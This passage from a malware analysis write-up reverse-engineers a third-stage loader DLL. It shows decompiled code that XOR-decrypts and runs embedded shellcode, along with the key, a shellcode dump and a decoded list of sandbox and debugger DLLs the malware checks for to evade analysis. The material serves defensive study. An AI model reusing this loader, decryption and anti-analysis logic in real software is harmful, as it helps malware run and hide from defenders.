


```
  base_addr = f_w_dll_loader(g_templ_dll, 0x33E00u);
  DllRegisterServer = f_get_func_addr(base_addr, "DllRegisterServer");
  DllRegisterServer();
  return 1;
```

I again dumped the third Dll to disk for further analysis.


7. Analyze the third Dll (*templ.dll – 3409f865936a247957955ad2df45a2cd*)

Examining the above dumped Dll, its original name is **templ.dll**, and it has one exported function is **DllRegisterServer**.



```
Offset  Name                   Value   Meaning
33944   Characteristics        0
33948   TimeDateStamp          0       Thursday, 01.01.1970 00:00:00 UTC
3394C   MajorVersion           0
3394E   MinorVersion           0
33950   Name                   3516C   templ.dll
33954   Base                   1
33958   NumberOfFunctions      1
3395C   NumberOfNames          1
33960   AddressOfFunctions     35178
33964   AddressOfNames         3517C
33968   AddressOfNameOrdinals  35180

Exported Functions   [ 1 entry ]
Offset  Ordinal  Function RVA  Name RVA  Name               Forwarder
33978   1        1000          35182     DllRegisterServer
```


This dll is also not available on VT, but searching by *imphash: b79a86dfbbbe6d8e177dfb7ae70d4922* will returns some similar files.



FILES 7 / 7

	Detections	Size	First seen	Last seen	Submitters
DD8F16D101F64066EDCB56E6E383D16B8471FFFE502945BD61638E7A7C40A113 unknown\1871c8fa23ea7beb0283aebd84809655 pedll overlay	38 / 65	208.06 KB	2021-10-12 07:55:21	2021-10-12 07:55:21	1
5A3C54BDEE0BF9B7670BF0B56682F699690D0BF4B09C4972E7797405CA5533AF unknown\5dc1a6a24e6ca9c8aa31eb6b9294a327 pedll overlay detect-debug-environment	50 / 65	208.06 KB	2021-10-09 12:01:42	2021-10-09 12:01:42	1
C4EDDFFB7DD449DB133677BC8B7F452A971F732ACC01B02CE019722549E5F22F No meaningful names pedll	27 / 67	207.00 KB	2021-10-06 19:18:47	2021-10-06 19:18:47	1
57DB3AC25A078AF4897C0E0074529675C5DEAE55088709E692C2F1E6BEB54CF7 57db3ac25a078af4897c0e0074529675c5deae55088709e692c2f1e6beb54cf7.bin pedll overlay detect-debug-environment	36 / 66	208.00 KB	2021-10-05 21:05:07	2021-10-06 07:40:12	2

The file is not packed, its code is obfuscated or will decode the new payload:



Sections viewer : [templ.dll] 4 sections - alignment : 1000h [templ.dll] 4 sections - alignment : 1000h

Nr	Virtual o...	Virtual s...	RAW Da...	RAW size	Flags	Name	First bytes (hex)	Fir...	sect. Stats
01 ep	00001000	000333A0	00000400	00033400	60000020	.text	55 8B EC 83 EC 38 83 65 C8	U ...	X Strong Packed - 0.4078 % ZERO
02 im	00035000	00000194	00033800	00000200	40000040	.rdata	3C 50 03 00 00 00 00 00	<P...	Very not packed - 48.8281 % ZERO
03	00036000	00000014	00033A00	00000200	C0000040	.data	63 A4 1B AF F0 04 0E CB 96	c ...	Very not packed - 96.6797 % ZERO
04	00037000	0000001C	00033C00	00000200	42000040	.reloc	00 10 00 00 1C 00 00 00 17	...	Very not packed - 95.7031 % ZERO

Overlay : No overlay data

End of file : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Section status : 03 □ Executable □ Readable □ Writable


Section size : 512 bytes

All sections size : 207.5 KB

-> RAW decimal size : 512 bytes = 0.50 kb = 0.00 MB <-

The code at the **DllRegisterServer** function of this Dll performs the following tasks:

- Allocate a memory area to store the decrypted payload.
- Perform the decryption routine to decrypt new payload into the allocated memory area. This payload is a shellcode.
- Call to shellcode to execute the final stage.




```
while ( 1 )
{
  dec_shellcode = VirtualAlloc(lpAddress, 0x45000u, flAllocationType + 1, flProtect - 1);
  if ( !dec_shellcode )
  {
    SleepEx(0x258u, 0);
  }
  if ( dec_shellcode )
  {
    f_w_decode_payload(1, dec_shellcode);
    (dec_shellcode)();
    ExitProcess(0);
  }
}
```


```
int __stdcall f_w_decode_payload(int val, void *dec_payload)
{
  f_decode_payload(&enc_payload, 0x33210, dec_payload);
  return 0x33210;
}
```

```
.text:10001190 ; const DWORD enc_payload
.text:10001190 enc_payload dd 0AF145B0Bh, 93CE2FF0h, 0F4ACE07Eh, 0FE207F04h, 2F1B9463h, 2B0C04F0h
.text:10001190                                         ; DATA XREF: f_w_decode_payload+E↑o
.text:10001190             dd 24AD5096h, 9D215F05h, 8F1BC463h, 0CB0F14F0h, 94AC9097h, 0AD215F04h
.text:10001190             dd 8F1B2464h, 6B0FA4F0h, 64AFF094h, 3D207F05h, 0FF1BE463h, 4B0E74F0h
.text:10001190             dd 0C4AC2097h, 0BD201F04h, 9F1CF463h, 0EB0FE4F0h, 0C4A87096h, 5DDE8F04h
.text:10001190             dd 0F1A6460h, 5B0EA4F3h, 0C4AC9096h, 9D25EF04h, 3F093466h, 4BF1F5F0h
.text:10001190             dd 94AC4096h, 9D213F04h, 0FF1B8462h, 6B0E74F0h, 0F4ACF097h, 95702504h
```

The decryption function uses a loop to xor the data as follows:




```
xor_key = g_xor_key;
xor_key_end = (g_xor_key + g_xor_key_size);
if ( enc_payload ≥ result )
{
  return result;
}
i = dec_payload - enc_payload;
do
{
  *&enc_payload[i] = *xor_key ^ *enc_payload;
  ++xor_key;
  if ( xor_key ≥ xor_key_end )
  {
    xor_key = g_xor_key;
  }
  enc_payload += 4;
}
while ( enc_payload + 4 < result );
```




```
.data:10036000 ; int g_xor_key[4]
data:10036000 g_xor_key dd 0AF1BA463h
.data:10036000
.data:10036000
.data:10036000           dd 0CB0E04F0h
.data:10036000           dd 0F4AC6096h
.data:10036000           dd 0DD217F04h
.data:10036010 g_xor_key_size dd 10h
```

To be quick, I use **x64dbg** for debugging. Shellcode after decoding will be as follows:




```
Address  Hex                                             ASCII
02A80000 68 FF 0F 00 00 2B C0 58 E8 80 00 00 00 00 01 23 hÿ...+ÀXè......#
02A80010 00 30 00 80 00 00 02 E0 00 30 01 D0 01 20 00 40 .0.....à.0.Ð. .@
02A80020 00 60 00 20 00 10 01 00 01 F0 00 60 00 20 00 70 .`. .....ð.`. .p
02A80030 07 80 00 20 00 A0 01 A0 02 90 03 90 01 00 01 E0 ... . . .......à
02A80040 00 40 00 50 00 70 00 80 01 40 00 30 00 60 01 60 .@.P.p...@.0.`.`
02A80050 00 50 07 30 00 E0 01 20 00 10 04 30 00 F0 FF 80 .P.0.à. ...0.ðÿ.
02A80060 03 C0 01 A0 03 A0 00 90 00 F0 00 30 00 90 04 40 .À. . ...ð.0...@
02A80070 05 90 12 90 00 F1 FF 80 00 20 00 60 00 40 00 40 .....ñÿ.. .`.@.@
02A80080 01 20 00 50 00 70 00 A0 01 90 00 00 00 5A 51 48 . .P.p. .....ZQH
02A80090 75 FC 52 52 8B C2 5F 8B EC 05 D3 2C 03 00 68 F4 uüRR.Â_.ì.Ó,..hô
02A800A0 FF 00 00 89 45 04 59 49 49 8B F7 49 49 8B C1 66 ÿ...E.YII.÷II.Áf
02A800B0 AD 85 C0 74 1D 3B C8 77 14 2B C1 D1 E0 51 D1 E0 ..Àt.;Èw.+ÁÑàQÑà
02A800C0 8B CF 03 C8 81 C1 43 31 03 00 8B 01 59 03 D0 52 .Ï.È.ÁC1....Y.ÐR
02A800D0 EB DB 89 45 0C B9 03 00 00 00 03 C9 8B C5 2B C1 ëÛ.E.¹.....É.Å+Á
02A800E0 2B C1 8B 00 89 45 08 8B D0 83 EC 10 8B C4 C7 40 +Á...E..Ð.ì..ÄÇ@
02A800F0 04 0C 00 00 00 89 28 50 FF D2 8B 4C 24 08 89 69 ......(PÿÒ.L$..i
02A80100 0A 83 C4 10 6A 0A FF D1 85 C0 74 01 C3 7C 89 33 ..Ä.j.ÿÑ.Àt.Ã|.3
02A80110 5C 54 38 3D 4D 56 FC E0 72 81 5E B3 BC 48 1E 44 \T8=MVüàr.^³¼H.D
02A80120 59 FB EF 9F E1 AF 27 C2 60 5E 59 89 A2 A0 D6 0B Yûï.á¯'Â`^Y.¢ Ö.
02A80130 08 B9 33 58 B7 6C 39 49 EF 7D AA 15 8D 4A CF 18 .¹3X·l9Iï}ª..JÏ.
02A80140 65 E1 DC 64 BA D9 67 68 DA D2 92 31 34 44 61 EF eáÜdºÙghÚÒ.14Daï
02A80150 A7 D6 0B B3 1F DC C0 96 F6 68 49 FA 01 31 60 31 §Ö.³.ÜÀ.öhIú.1`1
02A80160 8B 44 24 04 53 56 57 50 50 40 40 40 40 8B 38 58 .D$.SVWPP@@@@.8X
```



```
02A80000      68 FF0F0000      push    0xFFF
02A80005      2BC0             sub     eax, eax
02A80007      58               pop     eax
02A80008      E8 80000000      call    0x2A8008D
02A8000D      0001             add     byte ptr ds:[ecx], al
02A8000F      2300             and     eax, dword ptr ds:[eax]
02A80011      3000             xor     byte ptr ds:[eax], al
02A80013      8000 00          add     byte ptr ds:[eax], 0x0
02A80016      02E0             add     ah, al
02A80018      0030             add     byte ptr ds:[eax], dh
02A8001A      01D0             add     eax, edx
02A8001C      0120             add     dword ptr ds:[eax], esp
02A8001E      0040 00          add     byte ptr ds:[eax], al
02A80021      60               pushad
02A80022      0020             add     byte ptr ds:[eax], ah
02A80024      0010             add     byte ptr ds:[eax], dl
02A80026      0100             add     dword ptr ds:[eax], eax
02A80028      01F0             add     eax, esi
02A8002A      0060 00          add     byte ptr ds:[eax], ah
02A8002D      2000             and     byte ptr ds:[eax], al
02A8002F    ⌄ 70 07            jo      0x2A80038
02A80031      8000 20          add     byte ptr ds:[eax], 0x20
02A80034      00A0 01A00290    add     byte ptr ds:[eax-0x6FFD5FFF], ah
02A8003A      0390 010001E0    add     edx, dword ptr ds:[eax-0x1FFEFFFF]
```


8. Analyze the final shellcode

Observe this shellcode and I see that it stores strings near the end of the file. In my personal experience these are likely base64 strings and keys for decoding




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00032E70  16 E6 6D 80 00 00 00 00 00 00 00 00 00 00 38 6D  .æm€..........8m
00032E80  56 70 32 6C 6E 71 58 75 54 36 32 6C 6E 00 32 72  Vp2lnqXuT62ln.2r
00032E90  78 36 32 6C 6E 59 53 6C 4B 6B 00 38 6D 56 6B 74  x62lnYSlKk.8mVkt
00032EA0  6D 44 6E 4F 30 54 36 32 6C 6E 00 73 51 78 6D 73  mDnO0T62ln.sQxms
00032EB0  6A 63 68 58 71 4E 59 53 6C 4B 6B 00 58 43 00 58  jchXqNYSlKk.XC.X
00032EC0  50 00 58 4D 00 73 6D 7A 36 74 72 48 33 58 71 4E  P.XM.smz6trH3XqN
00032ED0  59 53 6C 4B 6B 00 74 4C 7A 69 4F 6C 34 69 4F 55  YSlKk.tLziOl4iOU
00032EE0  54 36 32 6C 6E 00 53 6C 48 72 4F 6C 34 6B 38 79  T62ln.SlHrOl4k8y
00032EF0  54 36 32 6C 6E 00 74 61 63 70 38 61 63 54 64 4C  T62ln.tacp8acTdL
00032F00  78 6B 32 43 00 73 6A 63 68 6A 6D 4B 57 53 55 54  xk2C.sjchjmKWSUT
00032F10  36 32 6C 6E 00 67 6D 48 68 53 67 78 6B 32 79 54  62ln.gmHhSgxk2yT
00032F20  36 32 6C 6E 00 67 61 56 48 32 75 54 36 32 6C 6E  62ln.gaVH2uT62ln
00032F30  00 53 6C 70 55 6A 61 74 56 74 6C 4A 77 64 4C 78  .SlpUjatVtlJwdLx
00032F40  6B 32 43 00 67 6D 73 55 64 4C 78 6B 32 43 00 38  k2C.gmsUdLxk2C.8
00032F50  5A 4A 33 32 61 48 70 73 55 54 36 32 6C 6E 00 38  ZJ32aHpsUT62ln.8
00032F60  6D 54 62 4F 6C 6B 59 53 6C 4B 6B 00 38 61 74 77  mTbOlkYSlKk.8atw
00032F70  32 6D 49 52 64 4C 78 6B 32 43 00 73 6A 4A 61 4F  2mIRdLxk2C.sjJaO
00032F80  6C 49 57 4F 55 54 36 32 6C 6E 00 74 6D 34 55 32  lIWOUT62ln.tm4U2
00032F90  51 74 55 64 4C 34 62 53 50 00 4F 6D 34 55 32 4C  QtUdL4bSP.Om4U2L
00032FA0  34 6B 58 71 4E 59 53 6C 4B 6B 00 50 61 48 70 73  4kXqNYSlKk.PaHps
00032FB0  6A 78 70 67 5A 48 57 73 6D 34 71 38 33 70 59 74  jxpgZHWsm4q83pYt
00032FC0  6C 34 55 32 4C 44 6B 34 6E 00 32 6D 4B 70 58 71  l4U2LDk4n.2mKpXq
00032FD0  4E 59 53 6C 4B 6B 00 90 43 63 79 6F 2B 44 6C 5A  NYSlKk..Ccyo+DlZ
00032FE0  4E 48 39 64 58 4A 45 46 50 78 30 66 67 34 51 6A  NH9dXJEFPx0fg4Qj
00032FF0  73 53 4F 32 38 74 47 35 4D 56 75 69 36 70 4C 72  sSO28tG5MVui6pLr
00033000  77 68 76 52 6B 2F 59 57 6E 4B 55 71 33 7A 6D 61  whvRk/YWnKUq3zma
00033010  62 54 65 31 37 49 42 41 00 8D 40 00 00 00 00 00  bTe17IBA.@......
00033020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00033030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Perform decoding, I got the following strings:



```
index : 0 --> Decoded string : b'shell32.dll'
index : 1 --> Decoded string : b'ntdll.dll'
index : 2 --> Decoded string : b'shlwapi.dll'
index : 3 --> Decoded string : b'advapi32.dll'
index : 4 --> Decoded string : b'0'
index : 5 --> Decoded string : b'1'
index : 6 --> Decoded string : b'2'
index : 7 --> Decoded string : b'cmdvrt32.dll'
index : 8 --> Decoded string : b'vmcheck.dll'
index : 9 --> Decoded string : b'dbghelp.dll'
index : 10 --> Decoded string : b'wpespy.dll'
index : 11 --> Decoded string : b'api_log.dll'
index : 12 --> Decoded string : b'SbieDll.dll'
index : 13 --> Decoded string : b'SxIn.dll'
index : 14 --> Decoded string : b'dir_watch.dll'
index : 15 --> Decoded string : b'Sf2.dll'
index : 16 --> Decoded string : b'pstorec.dll'
index : 17 --> Decoded string : b'snxhk.dll'
index : 18 --> Decoded string : b'swhook.dll'
